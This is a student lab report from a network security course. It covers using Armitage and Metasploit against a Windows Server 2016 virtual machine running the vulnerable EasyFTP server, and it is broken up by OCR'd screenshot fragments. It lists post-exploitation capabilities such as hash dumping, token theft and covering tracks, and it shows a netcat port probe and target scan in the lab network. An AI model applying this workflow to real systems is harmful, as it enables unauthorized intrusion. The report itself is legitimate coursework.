Lab Report

CSE451, Computer and Networks Security

Name: Ahmed Khaled Saad Ali Mekheimer ID: 1809799

Lab No: (6) Experiment Title: Attacking Windows Servers, Part 1,

Taking Control of a Server with Armitage

Date: 4 / 1 /2023

Questions & Discussion

1. Functionalities of Armitage Software

Armitage is a complement tool for Metasploit. It shows users the text information which can be shown through the standard Metasploit prompt, other functionalities it has like multiple persons can initiate an attack, as Armitage is capable of allowing people to share the same session and instance information in Metasploit.

Armitage has tools, one of them is giving bots that can do tasks automatic. It takes part in composition, aggregation and controlling the tools of Metasploit into a user friendly interface. And by default, known tools given for an attacker to start scouting session, go through remote systems and clear prints and tracks of an attack.


Armitage can extract data sets from other resources such as scanners. Armitage can capture this data and store it in a database to manipulate it in the future with other programs, it's GUI watches active targets by visualizing them and distributing them into sessions.

Armitage runs scans and makes recommendations of various exploit options depending on the data extracted (similar functionality as OpenVAS). It isn't the best advanced attack, however Armitage arms its users with smart automatic exploitation feature.


If an exploit is done, Armitage provides lots of post-exploitation tools for the attacker or penetration tester. Using such tools, the penetration tester can take screenshots of the user screen, open all folders on the user's machine, take webcam shots, use command line commands, escalate privileges, dump hashes, steal token and more tools provided from Meterpreter.

2. Screenshots

Machine	IP
Linux Kali	192.168.1.4
Windows Server 2016	192.168.1.17




```
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::8380:24c0:32c0:920c  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:a9:50:9e  txqueuelen 1000  (Ethernet)
        RX packets 9927  bytes 1302261 (1.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11572  bytes 4702090 (4.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::594d:4bb6:a0f8:76cb%14
   IPv4 Address. . . . . . . . . . . : 192.168.1.17
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Installing EasyFTP




easyftp-server-1.7.0.11-en
File
Home
Share
View
« easyf... › easyftp-s... ›
Search easyftp-server-1.7.0.11...
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
6 items

Name	Date modified	Type
anonymous	1/4/2023 12:52 AM	File f
ftpaccess	1/4/2023 12:52 AM	XML
ftpbasicsvr	6/14/2009 5:28 PM	App
ftpconfig	1/4/2023 3:53 AM	XML
Ftpconsole	6/14/2009 5:28 PM	App
ftpusers	1/4/2023 12:52 AM	XML



```
Host Name: WIN-4DQT65M0KU0
Host IP: 192.168.1.17
FTP Port: 21
Web Port: 8080
Max Connection: 32
Current Connection: 0
Service has run for 0:04
```

Welcome to use EasyFtp Server, any issue please mail to meishu1981@



Windows Server 2016 (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
Application Tools
easyftp-server-1.7.0.11-en
File
Home
Share
View
Manage
« easyft... › easyftp-server-1.7.0.11-en ›
Search easyftp-server-1.7.0.11...
Name
Date modified
Type
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
EasyFtp Server Powered by eRisesoft
Service
Host Na
Host IP
FTP Por
Web Por
Max Con
Current
Service
a
Ok
Apply
Cancel
6 items
1 item selected 1.41 MB
Build 14393.rs1_release.161220-174

IP: 192.168.1.17 ☑ Bind IP

FTP Port: 21

Web Port: 8080

Max Connection: 32


☑ Enable PASV Mode

FTP Site Welcome Message

Welcome to my ftp server

Welcome to use EasyFtp Server, any issue please mail to meishu1981@


Testing the FTP Service


Windows Server 2016 (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
Application Tools
easyftp-server-1.7.0.11-en
File
Home
Share
View
Manage
easyft... › easyftp-server-1.7.0.11-en ›
Search easyftp-server-1.7.0.11...
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
EasyFtp Server Powered by eRisesoft
Service
View
Management
Help
Welcome to use EasyFtp Server, any issue please mail to meishu1981@
kali-linux-2022-W48-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Armitage
Armitage
View
Hosts
Attacks
Workspaces
Help
kali@kali: ~
File
Actions
Edit
View
Help

```
Host Name: WIN-4DQT65MOKUO
Host IP: 192.168.1.17
FTP Port: 21
Web Port: 8080
Max Connection: 32
Current Connection: 1
Service has run for 0:00
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.17 21
(UNKNOWN) [192.168.1.17] 21 (ftp) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.17 21
(UNKNOWN) [192.168.1.17] 21 (ftp) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.1.17 21
(UNKNOWN) [192.168.1.17] 21 (ftp) open
220- Ftp Site Powerd by BigFoolCat Ftp Server 1.0 (meishu1981@gmail.com)
220- Welcome to my ftp server
220
```


Scanning for Targets on Armitage on Kali Linux



Enter scan range (e.g., 192.168.1.0/24):

192.168.1.17/32


```
ed NSE at 06:55, 0.00s elapsed
```



